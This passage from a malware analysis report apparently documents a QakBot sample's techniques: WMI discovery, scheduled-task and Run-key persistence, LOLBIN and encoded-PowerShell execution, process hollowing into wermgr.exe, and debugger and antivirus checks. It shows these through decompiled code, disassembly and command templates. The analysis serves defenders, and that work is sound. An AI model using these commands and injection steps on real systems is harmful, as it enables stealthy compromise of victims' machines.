  v4 = kernel_api_struct_1001FA38->GetVolumeInformationW(v15, (LPWSTR)v12, 256, (LPDWORD)Args, 0, 0, (LPW
  *(_DWORD *)Args &= -v4;
  w_invoke_free_heap_mem((void **)&v15);
  v11 = *(_DWORD *)Args;
  v10 = 256 - w_strlen(a2);
  v6 = w_strlen(v5);
  mem_move((wchar_t *)a2 + v6, v10, (wchar_t *)L"%u", v11);
  lstrcatW((LPWSTR)a2, lpString2);
  v16 = w_strlen(a2);
  CharUpperBuffW((LPWSTR)a2, v16);
  v7 = w_strlen(a2);
  return mw_api_hashing_algo(2 * v7, v8, 0);
}
```

Figure 8

Figure 9 shows the short code snippet of how it sets up and executes the WMI command listed in the table above to perform system discovery on the compromised host.




```
jz      loc_1000701E
push    78Ch            ; 0x1001eec4: b'ROOT\\CIMV2'
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_C], eax
mov     [esp+13Ch+var_13C], 128h ; 0x1001e860: b'Win32_ComputerSystem'
call    mw_dec_data_blocks_by_indx_1
mov     ebx, eax
mov     [esp+13Ch+var_13C], 442h ; 0x1001eb7a: b'Win32_Bios'
mov     [ebp+var_20], ebx
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_10], eax
mov     [esp+13Ch+var_13C], 0FA0h ; 0x1001f6d8: b'Win32_DiskDrive'
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_14], eax
mov     [esp+13Ch+var_13C], 0B42h ; 0x1001f27a: b'Win32_PhysicalMemory'
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_18], eax
mov     [esp+13Ch+var_13C], 68Fh ; 0x1001edc7: b'Win32_Product'
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_1C], eax
mov     [esp+13Ch+var_13C], 0F35h ; 0x1001f66d: b'Win32_PnPEntity'
call    mw_dec_data_blocks_by_indx_1
mov     [ebp+var_4], eax
mov     [esp+13Ch+var_13C], 6E5h ; 0x1001ee1d: b'Caption,Description,Vendor,Version,InstallDate,InstallSource
call    mw_dec_data_blocks_by_indx_1
mov     esi, eax
mov     [esp+13Ch+var_13C], 379h ; 0x1001eab1: b'Caption,Description,DeviceID,Manufacturer,Name,PNPDeviceID,S
mov     [ebp+var_24], esi
call    mw_dec_data_blocks_by_indx_1
mov     edx, ebx
mov     [esp+13Ch+var_13C], offset asc_1001CDA8 ; "*"
mov     ebx, [ebp+var_C]
mov     edi, eax
mov     ecx, ebx
mov     [ebp+var_28], edi
call    mw_wql_command_execution
```

Figure 9


Persistence

QakBot will also create a registry run key entry or Scheduled Task to execute itself upon the reboot of the compromised host. Figure 10 shows the code snippet of this sample that creates scheduled tasks or creates registry run keys.




```
  v1 = 0;
  if ( block_struct->qinfo_3.token_group_info == 3 )
  {
    Format = mw_dec_data_blocks_by_indx_2(892); // schtasks.exe /Create /RU "NT AUTHORITY\\SYSTEM" /SC ONSTART /TN %u /TR
    Buffer = (wchar_t *)w_heapalloc(0x1000u);
    v2 = sub_10013984((int)&block_struct->qinfo_10.field_32, 0x10000000, -1);
    mem_move(Buffer, 0x1000u, Format, v2, a1);
    if ( !mw_invoke_create_processw((int)Buffer, 0, 3000, 1, 0) )
      v1 = -1;
    w_invoke_free_heap_mem((void **)&Format);
    mw_invoke_reg_set_value(60, v2);
    wrap_heap_free((void **)&Buffer, 0xFFFFFFFE);
  }
  else
  {
    Format = mw_dec_data_blocks_by_indx_2(474); // 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
    v1 = mw_invoke_reg_set_value_0(-2147483647, (int)Format, a1);
    w_invoke_free_heap_mem((void **)&Format);
    if ( v1 >= 0 )
      v1 = 0;
    else
      mw_get_volume_info();
    wrap_heap_free((void **)&a1, 0xFFFFFFFE);
  }
  return v1;
}
```

Figure 10



registry_path	registry_value_name	registry_value_data	process_guid
HKU\S-1-5-21-3654133429-2950718773-2133640725-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\cmxvayhr	cmxvayhr	regsvr32.exe "C:\Users\Administrator\AppData\Roaming\Microsoft\Gbaimwo\eshor.dll"	{3381F800-DF11-635F-A400-000000008D02}

We also saw a function in its code capable of creating services for its malicious code to gain privileges or persist on the target host machine. Unfortunately, this TTP was not triggered during our testing. Figure 11 is a screenshot of how it registers a service control handler for its file.




```
BOOL __userpurge mw_register_service_ctr_dispatcher@<eax>(int a1@<edi>, int a2, int a3)
{
  int v3; // ecx

  hServiceStatus = advapi32_api_struct_1001FA40->RegisterServiceCtrlHandlerA(
                     *(LPCSTR *)lpServiceName,
                     (LPHANDLER_FUNCTION)HandlerProc);
  if ( hServiceStatus && mw_start_service_status(v3, 0, 0) && block_struct->qinfo_1.field_4 == 1 )
    sub_1000628B(a1);
  dword_1001FAD8 = 1;
  return mw_start_service_status(v3, 1, 5000);
}
```

Figure 11

Execution

This QakBot sample can execute the dropped .DLL copy of itself or a .DLL plugin downloaded from its Command and Control (C2) server using several techniques available in Windows Operating System such as Living on The Land Application (LOLBIN) or through scripts.

Figure 12 shows how it uses the WMI command in .VBScript to copy files.



```
                push    ecx
                lea     ecx, [ebp+var_4]
                call    sub_1000A7A0
                mov     [esp+2Ch+var_2C], 584h ; 0x1001ecbc: b'Set objWMIService = GetObject("winmgmts:" & "{impe
                call    mw_dec_data_blocks_by_indx_1
                push    ebx
                push    [ebp+var_4]
                mov     [ebp+var_8], eax
                push    72h ; 'r'       ; Args
                push    eax             ; Format
                push    1000h           ; BufferCount
                push    esi             ; Buffer
                call    mem_move
                lea     eax, [ebp+var_8]
                push    eax
                call    w_invoke_free_heap_mem
                add     esp, 20h
                mov     ecx, esi
                call    sub_1000E5CD
                mov     [ebp+var_8], eax
                test    eax, eax
                jnz     short loc_1000E800
                push    0FFFFFFFEh
                pop     edi
                jmp     loc_1000E8C0
; ---------------------------------------------------------------

loc_1000E800:                           ; CODE XREF: mw_scri
                mov     ecx, eax
                call    mw_cscript_execution
                mov     edi, eax
                test    edi, edi
                jle     short loc_1000E85C
                mov     ecx, kernel_api_struct_1001FA38
                push    0BB8h
                call    dword ptr [ecx+0C0h]
```

```
0x1001ecbc: b'Set objWMIService = GetObject("winmgmts:" &
"{impersonationLevel=impersonate}!\\\\.\\%coot\\cimv2")\nSet
colFiles = objWMIService.ExecQuery("Select * From
CIM_DataFile Where Name = \'%s\'")\nFor Each objFile in
colFiles\nobjFile.Copy("%s")\nNext'
```

Figure 12

Below is a short table of commands we saw during our analysis for its Execution Tactics

Table 3


Command	Description
Regsvr32.exe <dll_file_path>	Execute dropped randomly generated DLL file name using regsvr32.exe.
Rundll32.exe <dll_file_path>	Execute dropped randomly generated DLL file name using rundll32.exe.

Set objWMIService = GetObject("winmgmts:" & " {impersonationLevel=impersonate}!\\.\%coot\cimv2") Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process") errReturn = objProcess.Create("%s", null, nul, nul)	Execute a process using a WMI object in VBScript.
“runas”	Shellexecute a command line with “runas “ parameter to gain admin privileges in its execution
Powershell.exe -encodedCommand	Execute a base64 encoded PowerShell script
Wmic process call create expand <lolbin> <dll_file_path>	Execute its dropped DLL copy of itself or .dll component using WMIC in a batch script. E.g Wmic process call creates expand regsvr32.exe <dll_file_path>

Defense Evasion, Privilege Escalation - Process Injection

When The .DLL stager or the .DLL loader is executed by the .batch script inside the .ISO file using regsvr32.exe, It will inject its malicious code to a legitimate Windows OS process to perform defense evasion.

Figure 13 shows the code and how it creates a suspended process (the wermgr.exe) as the first step of the process hollowing technique.




```
1000C027   83C4 18          add esp,18
1000C02A   C745 BC 44000000 mov dword ptr ss:[ebp-44],44           44:'D'
1000C031   8D45 BC          lea eax,dword ptr ss:[ebp-44]
1000C034   56               push esi
1000C035   50               push eax
1000C036   33C0             xor eax,eax
1000C038   50               push eax
1000C039   50               push eax
1000C03A   6A 04            push 4
1000C03C   50               push eax
1000C03D   50               push eax
1000C03E   50               push eax
1000C03F   57               push edi                               edi:L"C:\\Windows\\SysWOW64\\wermgr.exe"
1000C040   50               push eax
1000C041   A1 38FA0110      mov eax,dword ptr ds:[1001FA38]
1000C046   FF50 38          call dword ptr ds:[eax+38]
1000C049   F7D8             neg eax

=[02E5F970 <&CreateProcessW>]=<kernel32.CreateProcessW>
```

Figure 13

After creating a suspended process, it will create a new section on that process that can fit its QakBot .DLL code. Then, it will map and allocate memory pages on that section and write its malicious code on that mapped section using WriteProcessMemory() API. Figure

13.1 is the code snippet of this process.



```
v5 = 0;
if ( mw_parse_ntdll_needed_api() )
{
  v5 = mw_create_new_section_in_a_process(*a1, a3);
  if ( v5 )
  {
    w_mem_set(v7, 0, 0x2CCu);
    v7[0] = 0x10002;
    if ( kernel_api_struct_1001FA38->GetThreadContext((HANDLE)a1[1], (LPCONTEXT)v7) )
    {
      v13 = 0;
      v10 = -23;
      v11 = a2 - 5 + v5 - v8 - a3;
      v14 = 5;
      v12 = v8;
      if ( ((int (__stdcall *)(_DWORD, int *, int *, int, int *))ntdll_api_struct_1001FB38->NtProtectVirtualMemory)(
             *a1,
             &v12,
             &v14,
             4,
             &v13) < 0
        || ((int (__stdcall *)(_DWORD, int, char *, int, int *))ntdll_api_struct_1001FB38->NtWriteVirtualMemory)(
             *a1,
             v8,
             &v10,
             5,
             &v14) < 0
        || (v9 = 0,
            ((int (__stdcall *)(_DWORD, int *, int *, int, int *))ntdll_api_struct_1001FB38->NtProtectVirtualMemory)(
              *a1,
              &v12,
              &v14,
              v13,
              &v9) < 0) )
      {
        v5 = 0;
      }
    }
  }
}
mw_delete_file();
return v5;
```

Figure 13.1

Below is the list of possible processes where it can inject the QakBot core .DLL during its executions:

- %SystemRoot%\SysWOW64\OneDriveSetup.exe
- %SystemRoot%\SysWOW64\dxdiag.exe
- %SystemRoot%\SysWOW64\explorer.exe
- %SystemRoot%\SysWOW64\mobsync.exe
- %SystemRoot%\SysWOW64\msra.exe
- %SystemRoot%\SysWOW64\wermgr.exe
- %SystemRoot%\SysWOW64\xwizard.exe
- %SystemRoot%\System32\OneDriveSetup.exe
- %SystemRoot%\System32\dxdiag.exe
- %SystemRoot%\System32\mobsync.exe
- %SystemRoot%\System32\msra.exe
- %SystemRoot%\System32\wermgr.exe
- %SystemRoot%\System32\xwizard.exe
- %SystemRoot%\explorer.exe


Anti-Analysis and Anti-Debugging

Aside from Process Injections, it also has several functions that check if it is being debugged, being run in a sandbox, or being analyzed in a research lab.

This QakBot variant has 2 conditions that serve as a killswitch for its execution.

1. It checks if the file **“C:\INTERNAL\__empty**” exists. This file can be used to check the existence of Windows Defender emulation. If this file exists it will right away return 0 that will exit its code execution.
2. The second one is checking the environment variable **“SELF_TEST_1”**. If this environment variable exists it will exit the process.


Figure 14 shows the screenshots of its code that checks the following killswitch



```
kernel_api_struct_1001FA38 = (struct ApiHash_0x1001CA88 *)mw_harvest_needed_api(0x13Cu, (int)&unk_1001CA88, 0x1040);
decrypted_str = (DWORD)mw_dec_data_blocks_by_indx_1(0x6C7);// b'C:\\INTERNAL\\__empty'
if ( GetFileAttributesW((LPCWSTR)decrypted_str) != (unsigned int)INVALID_FILE_ATTRIBUTES )
{
  w_invoke_free_heap_mem((void **)&decrypted_str);
  return 0;
}
w_invoke_free_heap_mem((void **)&decrypted_str);
SELF_TEST_1 = mw_dec_data_blocks_by_indx_2(1230);//  b'SELF_TEST_1'
decrypted_str = (DWORD)mw_check_env_variable(SELF_TEST_1);
if ( decrypted_str )
{
  user32_api_struct_1001FA48 = (ApiHash_0x1001CBF8 *)mw_harvest_needed_api(0x58u, (int)&unk_1001CBF8, 0xFB4);
  sub_100065CA();
  wrap_heap_free((void **)&decrypted_str, 0xFFFFFFFE);
  kernel_api_struct_1001FA38->ExitProcess(1);
}
ThreadId = 0;
```

Figure 14

Figure 15 shows its code snippet and how it checks if its code is being debugged using the Process Environment Block Structure. If the BeingDebugged flag is True, it will xor encrypt the 2 decryption key tables in addresses 0x1001E16B0 and 0x1001E050 then exit its process.



```
decrypted_str = (DWORD)NtCurrentPeb();
if ( *(_BYTE *)(decrypted_str + 2) )
{
  for ( i = 0; i < 0x80; ++i )
    byte_1001E6B0[i] ^= 0xB7u;
  for ( j = 0; j < 0x80; ++j )
    byte_1001E050[j] ^= 0xB7u;
}
```

Figure 15

It also enumerates all the running processes on the compromised host and checks if one of those processes is on the list below (Table 4) which is related to security, malware analysis tools, and sandbox.

Table 4


- frida-winjector-helper-32.exe
- frida-winjector-helper-64.exe
- tcpdump.exe
- windump.exe
- ethereal.exe
- wireshark.exe
- ettercap.exe
- rtsniff.exe
- packetcapture.exe
- capturenet.exe
- ResourceHacker.exe
- sniff_hit.exe
- qak_proxy
- dumpcap.exe
- CFF Explorer.exe
- not_rundll32.exe
- ProcessHacker.exe
- tcpview.exe
- filemon.exe
- procmon.exe
- idaq64.exe
- loaddll32.exe
- PETools.exe
- ImportREC.exe
- LordPE.exe
- SysInspector.exe
- proc_analyzer.exe
- sysAnalyzer.exe
- sniff_hit.exe
- joeboxcontrol.exe
- joeboxserver.exe
- x64dbg.exe
- Fiddler.exe
- sysAnalyzer.exe

It also has a list of processes it checks (Table 5) related to antivirus products such as AVG, Dr. Web, Fortinet, TrendMicro, F-Secure, ByteFence Anti-Malware, BitDefender, Avast, Windows Defender, Comodo Internet Security and ESET.

Table 5

- avgcsrvx.exe
- avgsvcx.exe
- avgcsrva.exe
- dwengine.exe
- dwarkdaemon.exe
- dwwatcher.exe
- fmon.exe
- coreServiceShell.exe
- PccNTMon.exe
- NTRTScan.exe
- bdagent.exe
- vsserv.exe
- vsservppl.exe
- AvastSvc.exe
- mcshield.exe
- MsMpEng.exe
- vkise.exe
- isesrv.exe
- cmdagent.exe
- egui.exe
- ekrn.exe
- fshoster32.exe
- ByteFence.exe

